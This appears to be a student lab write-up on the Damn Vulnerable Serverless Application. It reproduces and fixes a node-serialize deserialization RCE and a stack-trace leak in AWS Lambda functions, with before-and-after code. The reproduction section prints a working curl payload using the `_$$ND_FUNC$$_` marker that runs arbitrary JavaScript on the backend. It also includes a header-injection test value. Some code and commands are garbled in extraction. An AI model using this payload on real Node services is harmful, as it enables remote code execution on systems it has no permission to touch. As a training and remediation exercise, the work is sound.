Lesson #1 and Lesson #9: Event Injection and Vulnerable Dependencies

Part 1) Goal and Vulnerability Summary

This part covers Lesson #1: Event Injection and Lesson #9: Vulnerable Dependencies. The main affected parts are API Gateway and the backend Lambda function. The security impact is remote code execution, which means attacker input can run code inside Lambda. The main weakness is unsafe deserialization and a vulnerable third-party package that treats user input like code instead of normal data.

Part 2) Why This Works / Root Cause

This attack works because the backend uses unsafe deserialization on attacker-controlled input. A vulnerable Node.js package accepts serialized functions, so the payload is treated like code and runs during deserialization. In short, the app trusts unsafe input, and an unsafe dependency helps the attack succeed.

Part 3) Environment and Setup

The test was done on my own DVSA deployment in a non-production AWS account in us-east-1. The API endpoint used was https://0bfhd583wc.execute-api.us-east-1.amazonaws.com/dvsa/order. The main AWS services used were API Gateway, Lambda, and CloudWatch Logs. The log group used for proof was /aws/lambda/DVSA-ORDER-MANAGER. The tools used were AWS Console, WSL terminal, and curl.

Part 4) Reproduction Steps

1. Open the AWS Console and go to API Gateway.
2. Find the DVSA API stage and copy the order endpoint:
   https://0bfhd583wc.execute-api.us-east-1.amazonaws.com/dvsa/order
3. Open CloudWatch Logs and make sure the log group /aws/lambda/DVSA-ORDER-MANAGER exists.
4. Open the WSL terminal and set the API URL:


```
export API="https://0bfhd583wc.execute-api.us-east-1.amazonaws.com/dvsa/order"
```

5. Send the crafted POST request:


```
curl -X POST "$API" \
  -H "Content-Type: application/json" \
  -d '{"action":"_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\",\"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\",\"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()","cart-id":""}'
```

6. After sending the request, go back to CloudWatch Logs.
7. Open the latest log stream in /aws/lambda/DVSA-ORDER-MANAGER.
8. Check for the log message:
   FILE READ SUCCESS: You are reading the contents of my hacked file!

Part 5) Evidence and Proof




```
hussa@LAPTOP-LLHGRVVM:/mnt/c/WINDOWS/system32$ export API="https://0bfhd583wc.execute-api.us-east-1.amazonaws.com/dvsa/order"

curl -X POST "$API" \
  -H "Content-Type: application/json" \
  --data-binary @- <<'EOF'
{"action":"_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\",\"You are reading the contents of my hacked file!\"); var fileData = fs.re
adFileSync(\"/tmp/pwned.txt\",\"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()","cart-id":""}
EOF
{"message": "Internal server error"}hussa@LAPTOP-LLHGRVVM:/mnt/c/WINDOWS/system32$
```



The vulnerability was confirmed by the CloudWatch log message FILE READ SUCCESS: You are reading the contents of my hacked file!. This shows that the injected JavaScript code executed inside the backend Lambda function. The payload wrote a file in /tmp, read it back, and printed its contents to the log. Even though the API returned an internal server error, the backend code had already run successfully. This proves the event injection issue and also shows the risk of the vulnerable dependency.

Part 6) Fix Strategy / Probable Mitigation

The fix belongs in the backend Lambda function that handles the order API request. The main security improvement is to remove unsafe deserialization from the request path, parse the body safely as JSON, and validate required input before processing it. This addresses the root cause because attacker input is no longer treated as executable code.

Part 7) Code / Config Changes

I changed the Lambda function DVSA-ORDER-MANAGER in order-manager.js. First, I replaced unsafe deserialization with safe parsing by changing serialize.unserialize(event.body) to JSON.parse(event.body || "{}") and serialize.unserialize(event.headers) to event.headers || {}. Then I added a check for a missing authorization header before splitting the token. If the header is missing, the function now returns {"status":"err","message":"Missing authorization header"} instead of continuing. This removed the unsafe logic that treated attacker input as code and added safer input handling.

Code before:

order-manager.js

order-manager.js > handler > handler

```
1   const serialize = require('node-serialize');
2   const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
3   const { CognitoIdentityProviderClient, AdminGetUserCommand } = require("@aws-sc
4   const jose = require('node-jose');
5
6
7
8   exports.handler = (event, context, callback) => {
9       // console.log(JSON.stringify(event));
10      var req = serialize.unserialize(event.body);
11      var headers = serialize.unserialize(event.headers);
12      var auth_header = headers.Authorization || headers.authorization;
13      var token_sections = auth_header.split('.');
14      var auth_data = jose.util.base64url.decode(token_sections[1]);
15      var token = JSON.parse(auth_data);
16      var user = token.username;
17      var isAdmin = false;
```

After:

order-manager.js


order-manager.js > handler > handler

```
8   exports.handler = (event, context, callback) => {
9       // console.log(JSON.stringify(event));
10      var req = JSON.parse(event.body || "{}");
11      var headers = event.headers || {};
12      var auth_header = headers.Authorization || headers.authorization;
13      if (!auth_header) {
14          const response = {
15              statusCode: 401,
16              headers: {
17                  "Access-Control-Allow-Origin" : "*" },
18                  body: JSON.stringify({"status": "err", "message": "Missing authorization header"}) };
19                  return callback(null, response); }
20      var token_sections = auth_header.split('.');
21      var auth_data = jose.util.base64url.decode(token_sections[1]);
22      var token = JSON.parse(auth_data);
23      var user = token.username;
24      var isAdmin = false;
```

Part 8) Verification After Fix

After the fix, I ran the same crafted curl request again. This time, the API returned {"status":"err","message":"Missing authorization header"} instead of crashing. I then checked the newest CloudWatch log stream in /aws/lambda/DVSA-ORDER-MANAGER, and the message FILE READ SUCCESS: You are reading the contents of my hacked file! did not appear. This shows that the injected code no longer executed and the vulnerability was fixed.

```
hussa@LAPTOP-LLHGRVVM:/mnt/c/WINDOWS/system32$ export API="https://0bfhd583wc.execute-api.us-east-1.amazonaws.com/dvsa/order".us-east-1.amazonaws.com/dvsa/order"

curl -X POST "$API" \
  -H "Content-Type: application/json" \
  --data-binary @- <<'EOF'
{"action":"_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\",\"You are reading the contents of my hacked file!\"); var fileData = fs.re
adFileSync(\"/tmp/pwned.txt\",\"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()","cart-id":""}
EOF
{"status":"err","message":"Missing authorization header"}hussa@LAPTOP-LLHGRVVM:/mnt/c/WINDOWS/system32$
```



Timestamp	Message
	No older events at this moment. Retry
2026-05-03T19:29:27.934Z	INIT_START Runtime Version: nodejs:18.v106 Runtime Version ARN: arn:aws:lambda:us-east-1::runtime:6142085c48f8ddf451…
2026-05-03T19:29:28.653Z	2026-05-03T19:29:28.653Z undefined WARN WARN: AWS Lambda has removed support for callback-based function handlers st…
2026-05-03T19:29:28.659Z	START RequestId: 6aaf9591-13d0-48d2-94ac-217c1a1a8af6 Version: $LATEST
2026-05-03T19:29:28.670Z	END RequestId: 6aaf9591-13d0-48d2-94ac-217c1a1a8af6
2026-05-03T19:29:28.670Z	REPORT RequestId: 6aaf9591-13d0-48d2-94ac-217c1a1a8af6 Duration: 9.84 ms Billed Duration: 732 ms Memory Size: 128 MB…
	No newer events at this moment. *Auto retry paused.* Resume

Part 9) Structured Operation and Security Analysis

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #1: Event Injection / Lesson #9: Vulnerable Dependencies	The order API must treat request body and headers as normal data only. User input must never be executed as code.	order-manager.js source code, API Gateway stage details, terminal output, CloudWatch logs	The intended flow is that API Gateway sends the request to DVSA-ORDER-MANAGER, which reads the request and processes only valid data fields.	The crafted request caused backend code execution, proven by the CloudWatch log message FILE READ SUCCESS: You are reading the contents of my hacked file!

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #1: Event Injection / Lesson #9: Vulnerable Dependencies	The backend used unsafe deserialization, so attacker input was treated as code	Intentional misuse / security-relevant abuse	In DVSA-ORDER-MANAGER (order-manager.js), serialize.unserialize(event.body) was replaced with JSON.parse(event.body || "{}"); serialize.unserialize(event.headers) was	After the fix, the same crafted request returned {"status":"err","message":"Missing authorization header"} and CloudWatch no longer	Not measured

	instead of data. This breaks the intended security rule of safe input handling.		replaced with event.headers || {}; and a missing authorization header check was added before token parsing.	showed FILE READ SUCCESS.	

Part 10) Takeaway / Lessons Learned

This lesson showed that the main problem was trusting unsafe input and an unsafe package in the backend Lambda. This is important in a serverless environment because even one vulnerable function can execute attacker input and affect other AWS resources. A safer design is to treat all user input as data only, validate it strictly, and avoid risky dependencies.

Lesson #10: Unhandled Exceptions

Part 1) Goal and Vulnerability Summary

Lesson #10 is about unhandled exceptions and excessive error details. The main affected component was the Lambda function DVSA-USER-INBOX, especially the verify path. The security impact was that the caller could receive backend error details such as errorMessage, errorType, stackTrace, and internal file paths. The main weakness was poor exception handling that exposed internal details instead of returning a safe generic error.

Part 2) Why This Works / Root Cause

This issue was possible because the verify path returned backend error details to the caller. It exposed raw exception text and status details instead of handling the error safely and returning one generic client message.

Part 3) Environment and Setup

The test was done in my own non-production AWS account in us-east-1. The main AWS service used was Lambda. The main function used was DVSA-USER-INBOX. The test was done directly in the Lambda console with a synchronous test event because the public /order path did not expose the verify action. CloudWatch Logs was used to compare internal logging with the caller-facing result. The tools used were AWS Console and CloudWatch.

Part 4) Reproduction Steps

1. Open AWS Console and go to Lambda.

2. Open the function DVSA-USER-INBOX.


3. Create a new synchronous test event.

4. Use this event JSON:

```
{
  "action": "verify",
  "user": "bad\r\nhost:evil"
}
```


5. Click Test.


6. Observe the returned error details in the Lambda response.



Part 5) Evidence and Proof

The vulnerability was confirmed because the caller directly received backend error details. The response showed errorMessage, errorType, stackTrace, and internal file paths such as /var/task/user_inbox.py. This proved that the function returned internal exception details instead of a safe generic error.





Part 6) Fix Strategy / Probable Mitigation

The fix belongs in the Lambda function DVSA-USER-INBOX, inside the verify block. The needed security improvement is to catch exceptions safely, keep detailed errors only in internal logs, and return one generic client message such as {"status":"err","msg":"could not verify email"}. This fixes the root cause because the caller no longer receives backend error details.

Part 7) Code / Config Changes

I changed the verify block in user_inbox.py inside the Lambda function DVSA-USER-INBOX. I removed the logic that returned raw exception text with str(e) and status details such as "got status code: ...". I replaced it with safe handling: print the detailed error to logs, and return only {"status":"err","msg":"could not verify email"} to the caller.

Code before:

Code After:

user_inbox.py

```python
if action == "verify":
    ses = boto3.client('ses')
    try:
        ses.verify_email_identity(
            EmailAddress=secmail )
    except Exception as e:
        print("[ERR] verify_email_identity:", str(e))
        return {"status": "err", "msg": "could not verify email"}

    time.sleep(2)

    try:
        req = HTTP.request(
            "GET",
            "https://www.1secmail.com/api/v1/?action=getMessages&login={}&domain={}".format(
                secmail.split("@")[0], secmail.split("@")[1]
            )
        )
    except Exception as e:
        print("[ERR] getMessages:", str(e))
        return {"status": "err", "msg": "could not verify email"}

    if req.status != 200:
        print("[ERR] getMessages status:", req.status)
        return {"status": "err", "msg": "could not verify email"}
```

user_inbox.py


```python
if action == "verify":
    msg_list = json.loads(req.data)
    aws_msg_list = []
    for msg in msg_list:
        if msg["subject"].find("Email Address Verification") > -1:
            aws_msg_list.append(msg["id"])

    if not aws_msg_list:
        return {"status": "err", "msg": "could not verify email"}

    try: req = HTTP.request(
        "GET",
        "https://www.1secmail.com/api/v1/?action=readMessage&login={}&domain={}&id={}".format(
            secmail.split("@")[0], secmail.split("@")[1], max(aws_msg_list) ) )
    except Exception as e:
        print("[ERR] readMessage:", str(e))
        return {"status": "err", "msg": "could not verify email"}

    if req.status != 200:
        print("[ERR] readMessage status:", req.status)
        return {"status": "err", "msg": "could not verify email"}

    email_data = json.loads(req.data)
    body = email_data["body"]
    startpoint = body.find("https://email-verification")
    endpoint = body.find("Your request will not be processed unless you confirm the address using this URL.")
```

user_inbox.py

```
103   if action == "verify":
153       endpoint = body.find("Your request will not be processed unless you confirm the address using this URL.")
154
155       if startpoint == -1 or endpoint == -1:
156           print("[ERR] verification link not found")
157           return {"status": "err", "msg": "could not verify email"}
158
159       verification_link = body[startpoint:endpoint-2]
160
161       try:
162           req = HTTP.request("GET", verification_link)
163       except Exception as e:
164           print("[ERR] verification_link:", str(e))
165           return {"status": "err", "msg": "could not verify email"}
166           if req.status != 200:
167               print("[ERR] verification_link status:", req.status)
168               return {"status": "err", "msg": "could not verify email"}
169
170           data = req.data.decode("utf-8")
171           if "You have successfully verified an email address" in data:
172               return {"status": "ok", "msg": str(secmail) + " was verified"}
173           else: return {"status": "err", "msg": "could not verify email"}
174
175       else:
176           return "Unkown action" + action
```

Part 8) Verification After Fix

After the fix, I ran the same malformed test event again. This time, the function returned only {"status":"err","msg":"could not verify email"}. The caller no longer received errorMessage, errorType, stackTrace, or internal file paths. This shows the vulnerable behavior no longer succeeded. Detailed diagnostics stayed only in internal logs, which is the correct behavior.



Part 9) Structured Operation and Security Analysis

The following two tables summarize the intended behavior, the exploit behavior, the deviation, the fix, and the post-fix result for Lesson #10.

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #10: Unhandled Exceptions	The function must not return raw backend exception details to the caller. The caller should receive only a safe generic error.	user_inbox.py source code, Lambda test event, Lambda response, CloudWatch logs	After the fix, the same malformed test returned only {"status":"err","msg":"could not verify email"}.	Before the fix, the response exposed errorMessage, errorType, stackTrace, and /var/task/user_inbox.py.

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #10: Unhandled Exceptions	The function exposed internal backend details to the caller instead of using a safe client message.	Intentional misuse / security-relevant abuse	In DVSA-USER-INBOX (user_inbox.py), the verify block was changed to catch exceptions safely, log details internally, and return only {"status":"err","msg":"could not verify email"}.	After the fix, the same malformed input returned only the safe generic error and no stack details.	Not measured

Part 10) Takeaway / Lessons Learned

This lesson showed that the main problem was exposing backend exception details to the caller. This is important in a serverless environment because leaked stack traces, file paths, and service errors can help an attacker learn how the backend works. A safer design is to catch exceptions centrally, log details only internally, and return only generic client-safe messages.